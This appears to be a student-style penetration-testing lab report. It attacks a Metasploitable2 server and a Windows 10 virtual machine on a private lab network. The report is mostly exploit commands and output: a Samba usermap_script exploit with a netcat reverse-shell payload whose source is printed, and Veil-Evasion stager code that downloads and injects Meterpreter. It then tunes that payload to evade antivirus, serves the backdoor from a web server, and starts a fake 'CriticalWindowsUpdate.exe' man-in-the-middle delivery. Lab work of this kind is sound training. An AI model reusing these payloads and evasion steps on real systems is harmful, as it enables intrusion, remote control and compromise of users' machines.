[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 -> 10.0.2.6:6200) at 2021-05-08 07:35:09 -0400

id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
pwd
/
```

**Access Gained → Penetration Successful**

3. **Exploiting 3rd Vulnerability: Creating a new Backdoor via code execution vulnerability**

Samba server version 3.x is found at the port 139/TCP

This is for the command execution. There is a flaw in coding, which we can use to run a piece of code (PAYLOADS).

Payload used: reverse_netcat.rb

```
module MetasploitModule

  CachedSize = :dynamic

  include Msf::Payload::Single

  include Msf::Sessions::CommandShellOptions

  def initialize(info = {})

    super(merge_info(info,
```

```
      'Name'          => 'Unix Command Shell, Reverse TCP (via netcat)',
      'Description'   => 'Creates an interactive shell via netcat',
      'License'       => MSF_LICENSE,
      'Platform'      => 'unix',
      'Arch'          => ARCH_CMD,
      'Handler'       => Msf::Handler::ReverseTcp,
      'Session'       => Msf::Sessions::CommandShell,
      'PayloadType'   => 'cmd',
      'RequiredCmd'   => 'netcat',
      'Payload'       =>
        {
          'Offsets' => { },
          'Payload' => ''
        }
      ))
  end
  #
  # Constructs the payload
  #
  def generate
    vprint_good(command_string)
    return super + command_string
  end


  #
  # Returns the command string to use for execution
  #
  def command_string
    backpipe = Rex::Text.rand_text_alpha_lower(4+rand(4))
    "mkfifo /tmp/#{backpipe}; nc #{datastore['LHOST']} #{datastore['LPORT']}
0</tmp/#{backpipe} | /bin/sh >/tmp/#{backpipe} 2>&1; rm /tmp/#{backpipe}"
```

end


end

SAMBA “USERNAME MAP SCRIPT”

```
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
```


Commands:

- msfconsole
  use exploit/multi/samba/usermap_script
  show options
- set RHOST 10.0.2.6
- show options




- Connecting the backdoor


Command: show payloads




Command:


set PAYLOAD cmd/unix/reverse_netcat

show options




Command:

set LHOST 10.0.2.15
show options
set LPORT 5555
show options
exploit



```
msf5 exploit(multi/samba/usermap_script) > set LPORT 5555
LPORT => 5555
msf5 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  10.0.2.6         yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  5555             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```


```
msf5 exploit(multi/samba/usermap_script) > set LPORT 5555
LPORT => 5555
msf5 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  10.0.2.6         yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  5555             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```


Now exploit it using the command: exploit
This leads us to have access to the target server

```
msf5 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 10.0.2.15:5555
[*] Command shell session 1 opened (10.0.2.15:5555 -> 10.0.2.6:52858) at 2021-05-08 09:31:49 -0400

```

Running commands like id, uname –a, pwd, ls to see what are there in the target system

```
pwd
/
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

**(Access Gained to metasploitable server → Penetration Successful)**

## ***IMPLEMENTATION of Penetration Testing for Client-Side Attacks***

***using a Backdoor that can run on any Windows Machine (used commonly by employees in an organisation)***

**Vulnerability Targeted:** The **feature of Windows Firewall** that can block incoming HTTP/HTTPS requests, but **does not block an HTTPS request going out from itself to port 80 or port 8080.** When an outgoing request is made to these servers, the firewall understands that the user is simply browsing, and hence nothing suspicious is involved in the request. However, this feature can be exploited using a **reverse HTTPS connection**. The aim is to introduce a backdoor in victim's machine so that the victim requests for an HTTPS connection to the attacker on port 8080, after which, the backdoor program runs on victim machine and hence the **attacker can penetrate the victim machine**.

Technique: Veil Evasion (to create an undetectable backdoor that can bypass antivirus programs)

payload used: go/meterpreter/**rev_https.py**


```
from modules.common import helpers
from modules.common import encryption
class Payload:
def __init__(self):
# required options
self.description = "pure windows/meterpreter/reverse_https stager, no shellcode"
self.language = "python"
self.rating = "Excellent"
self.extension = "py"
# options we require user interaction for- format is {OPTION : [Value, Description]]}
self.required_options = {
"COMPILE_TO_EXE" : ["Y", "Compile to an executable"],
"USE_PYHERION"   : ["N", "Use the pyherion encrypter"],
"LHOST"          : ["", "IP of the Metasploit handler"],
"LPORT"          : ["8443", "Port of the Metasploit handler"]
}
def generate(self):
payloadCode = "import urllib2, string, random, struct, ctypes, httplib, time\n"
```

```
# randomize everything, yo'
sumMethodName = helpers.randomString()
checkinMethodName = helpers.randomString()
randLettersName = helpers.randomString()
randLetterSubName = helpers.randomString()
randBaseName = helpers.randomString()
downloadMethodName = helpers.randomString()
hostName = helpers.randomString()
portName = helpers.randomString()
requestName = helpers.randomString()
tName = helpers.randomString()
injectMethodName = helpers.randomString()
dataName = helpers.randomString()
byteArrayName = helpers.randomString()
ptrName = helpers.randomString()
bufName = helpers.randomString()
handleName = helpers.randomString()
data2Name = helpers.randomString()
proxy_var = helpers.randomString()
opener_var = helpers.randomString()
# helper method that returns the sum of all ord values in a string % 0x100
payloadCode += "def %s(s): return sum([ord(ch) for ch in s]) %% 0x100\n"
%(sumMethodName)
# method that generates a new checksum value for checkin to the meterpreter
handler
payloadCode += "def %s():\n\tfor x in xrange(64):\n" %(checkinMethodName)
payloadCode += "\t\t%s = ''.join(random.sample(string.ascii_letters +
string.digits,3))\n" %(randBaseName)
payloadCode += "\t\t%s = ''.join(sorted(list(string.ascii_letters+string.digits),
key=lambda *args: random.random()))\n" %(randLettersName)
payloadCode += "\t\tfor %s in %s:\n" %(randLetterSubName, randLettersName)
```

```
payloadCode += "\t\t\tif %s(%s + %s) == 92: return %s + %s\n" %(sumMethodName, randBaseName, randLetterSubName, randBaseName, randLetterSubName)

# method that connects to a host/port over https and downloads the hosted data

payloadCode += "def %s(%s,%s):\n" %(downloadMethodName, hostName, portName)

payloadCode += "\t" + proxy_var + " = urllib2.ProxyHandler()\n"

payloadCode += "\t" + opener_var + " = urllib2.build_opener(" + proxy_var + ")\n"

payloadCode += "\turllib2.install_opener(" + opener_var + ")\n"

payloadCode += "\t%s = urllib2.Request(\"https://%%s:%%s/%%s\" %%(%s,%s,%s()), None, {'User-Agent' : 'Mozilla/4.0 (compatible; MSIE 6.1; Windows NT)'})\n" %(requestName, hostName, portName, checkinMethodName)

payloadCode += "\ttry:\n"

payloadCode += "\t\t%s = urllib2.urlopen(%s)\n" %(tName, requestName)

payloadCode += "\t\ttry:\n"

payloadCode += "\t\t\tif int(%s.info()[\"Content-Length\"]) > 100000: return %s.read()\n" %(tName, tName)

payloadCode += "\t\t\telse: return ''\n"

payloadCode += "\t\texcept: return %s.read()\n" % (tName)

payloadCode += "\texcept urllib2.URLError, e: return ''\n"

# method to inject a reflective .dll into memory

payloadCode += "def %s(%s):\n" %(injectMethodName, dataName)

payloadCode += "\tif %s != \"\":\n" %(dataName)

payloadCode += "\t\t%s = bytearray(%s)\n" %(byteArrayName, dataName)

payloadCode += "\t\t%s = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0),ctypes.c_int(len(%s)), ctypes.c_int(0x3000),ctypes.c_int(0x40))\n" %(ptrName, byteArrayName)

payloadCode += "\t\t%s = (ctypes.c_char * len(%s)).from_buffer(%s)\n" %(bufName, byteArrayName, byteArrayName)

payloadCode += "\t\tctypes.windll.kernel32.RtlMoveMemory(ctypes.c_int(%s),%s, ctypes.c_int(len(%s)))\n" %(ptrName, bufName, byteArrayName)

payloadCode += "\t\t%s = ctypes.windll.kernel32.CreateThread(ctypes.c_int(0),ctypes.c_int(0),ctypes.c_int(%s),ctypes.c_int(0),ctypes.c_int(0),ctypes.pointer(ctypes.c_int(0)))\n" %(handleName, ptrName)
```


```
payloadCode +=
"\t\tctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(%s),ctypes.c_int(-1))\n"
%(handleName)

# download the metpreter .dll and inject it

payloadCode += "%s = "\n" %(data2Name)

payloadCode += "%s = %s(\"%s\", %s)\n" %(data2Name, downloadMethodName,
self.required_options["LHOST"][0], self.required_options["LPORT"][0])

payloadCode += "%s(%s)\n" %(injectMethodName, data2Name)

if self.required_options["USE_PYHERION"][0].lower() == "y":

payloadCode = encryption.pyherion(payloadCode)

return payloadCode
```

1. **Internal Attack:** This kind of attack is simulated during Penetration Testing for the scenario when an employee of an organisation itself deliberately tries to download a malicious file and run it on the organisation's machine in order to gain access to it. **In other words, we have simulated an internal organisation attack.**



```
Veil>: use 1
=================================================================================
                                    Veil-Evasion
=================================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramew
=================================================================================

Veil-Evasion Menu

        41 payloads loaded

Available Commands:

        back                    Go to Veil's main menu
        checkvt                 Check VirusTotal.com against generate
        clean                   Remove generated artifacts
```

Use the reverse HTTPS payload that we had programmed above.




Commands:

set LHOST 10.0.2.4
set LPORT 8080
set PROCESSORS 1
set SLEEP 6
options

```
[go/meterpreter/rev_https>>]: set LHOST 10.0.2.4
[go/meterpreter/rev_https>>]: set LPORT 8080
[go/meterpreter/rev_https>>]: set PROCESSORS 1
[go/meterpreter/rev_https>>]: set SLEEP 6
[go/meterpreter/rev_https>>]: options

Payload: go/meterpreter/rev_https selected

 Required Options:

Name                 Value          Description
----                 -----          -----------
BADMACS              FALSE          Check for VM based MAC addresses
CLICKTRACK           X              Require X number of clicks before execut
ion
COMPILE_TO_EXE       Y              Compile to an executable
CURSORCHECK          FALSE          Check for mouse movements
DISKSIZE             X              Check for a minimum number of gigs for h
ard disk
HOSTNAME             X              Optional: Required system hostname
INJECT_METHOD        Virtual        Virtual or Heap
LHOST                10.0.2.4       IP of the Metasploit handler
LPORT                8080           Port of the Metasploit handler
MINPROCS             X              Minimum number of running processes
PROCCHECK            FALSE          Check for active VM processes
PROCESSORS           1              Optional: Minimum number of processors
RAMCHECK             FALSE          Check for at least 3 gigs of RAM
SLEEP                6              Optional: Sleep "Y" seconds, check if ac
celerated
USERNAME             X              Optional: The required user account
```

This payload can bypass all antivirus programs except AVG. This is because the payload code matches the virus database signatures of AVG. Thus, to modify the payload code a bit so that the antivirus doesn't recognise it as suspicious, we change the number of processors and sleep. We checked which value was finally not recognised as a virus program, the value 1 for processors and the value 6 for sleep were found to be undetectable as malicious by any antivirus database.

Command:

generate
rev_https_8080 (a name we give to the modified payload)

```
[go/meterpreter/rev_https>>]: generate
================================================================================
                                Veil-Evasion
================================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================

 [>] Please enter the base name for output files (default is payload): rev_https
_8080
```

```
[go/meterpreter/rev_https>>]: generate
================================================================================
                                  Veil-Evasion
================================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================

 [>] Please enter the base name for output files (default is payload): rev_https
_8080
```

Backdoor is stored at this file path (3rd) (.exe file)

```
 [*] Language: go
 [*] Payload Module: go/meterpreter/rev_https
 [*] Executable written to: /var/lib/veil/output/compiled/rev_https_80803.exe
 [*] Source code written to: /var/lib/veil/output/source/rev_https_80803.go
 [*] Metasploit Resource file written to: /var/lib/veil/output/handlers/rev_http
s_80803.rc
```

Open a new terminal

Commands:

msfconsole

use exploit/multi/handler
show options

```
root@kali:~# msfconsole
```

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

Commands:

set PAYLOAD windows/meterpreter/reverse_https

```
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf5 exploit(multi/handler) >
```

Commands:

set LHOST 10.0.2.4
set LPORT 8080
show options

```
msf5 exploit(multi/handler) > set LHOST 10.0.2.4
LHOST => 10.0.2.4
msf5 exploit(multi/handler) > set LPORT 8080
LPORT => 8080
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_https):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, threa
d, process, none)
   LHOST     10.0.2.4         yes       The local listener hostname
   LPORT     8080             yes       The local listener port
   LURI                       no        The HTTP Path


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

Commands:


exploit
(the reverse handler on KALI machine is started and is listening for any incoming https connections on port 8080)

```
msf5 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://10.0.2.4:8080
```

Go to the path where the backdoor (.exe file) is stored and copy the .exe file. Go to var/www/html. Create a new folder Evil-Files and paste the backdoor executable file in that folder.


Strategy to bring this file to Windows (victim) machine:

- We will download the backdoor executable file on the victim machine
- So our machine needs to become a web server from where this executable file can be downloaded
- Go to terminal → service apache2 start
- Server started




Go to Windows virtual Machine→ open browser → 10.0.2.4 → /Evil-Files → Enter

- The executable backdoor file will be seen
- Download and run it
- As soon as the backdoor is opened, a session will be opened in kali machine



```
[*] Started HTTPS reverse handler on https://10.0.2.4:8080
[*] https://10.0.2.4:8080 handling request from 10.0.2.15; (UUID: n8ii7tbn) Stag
ing x86 payload (177241 bytes) ...
[*] Meterpreter session 1 opened (10.0.2.4:8080 -> 10.0.2.15:61411) at 2021-05-0
9 15:10:09 -0400
```

Now, we have penetrated the windows machine and can do anything that the windows user can do.

On KALI machine, Command: sysinfo

```
meterpreter > sysinfo
Computer        : MSEDGEWIN10
OS              : Windows 10 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

**Access Gained ➔ Penetration Successful.**

2. **External Attack:** The victim tries to download an update for windows. However, we become the Man-in-the-Middle. When the victim machine requests for an update file, we respond with our backdoor file hidden under the name: `CriticalWindowsUpdate.exe`. This file will look completely authentic executable file that has to be run for windows update, while actually it is the backdoor being installed in victim computer. This attack is being simulated because even if the employees of an organization are well cautious against malicious and unknown file, there are still possibilities where a casual or genuine-looking file may actually be a virus.

Commands:

evilgrade

confiure dap

show options

```
evilgrade>configure dap
evilgrade(dap)>show options

Display options:
===============

Name = Download Accelerator
Version = 1.0
Author = ["Francisco Amato < famato +[AT]+ infobytesec.com>"]
Description = ""
VirtualHost = "(update.speedbit.com)"

.-------------------------------------------------------------------------------------------------------.
| Name        | Default                                          | Description                              |
+-------------+--------------------------------------------------+------------------------------------------+
| enable      |                                                1 | Status                                   |
| agent       | ./agent/agent.exe                                | Agent to inject                          |
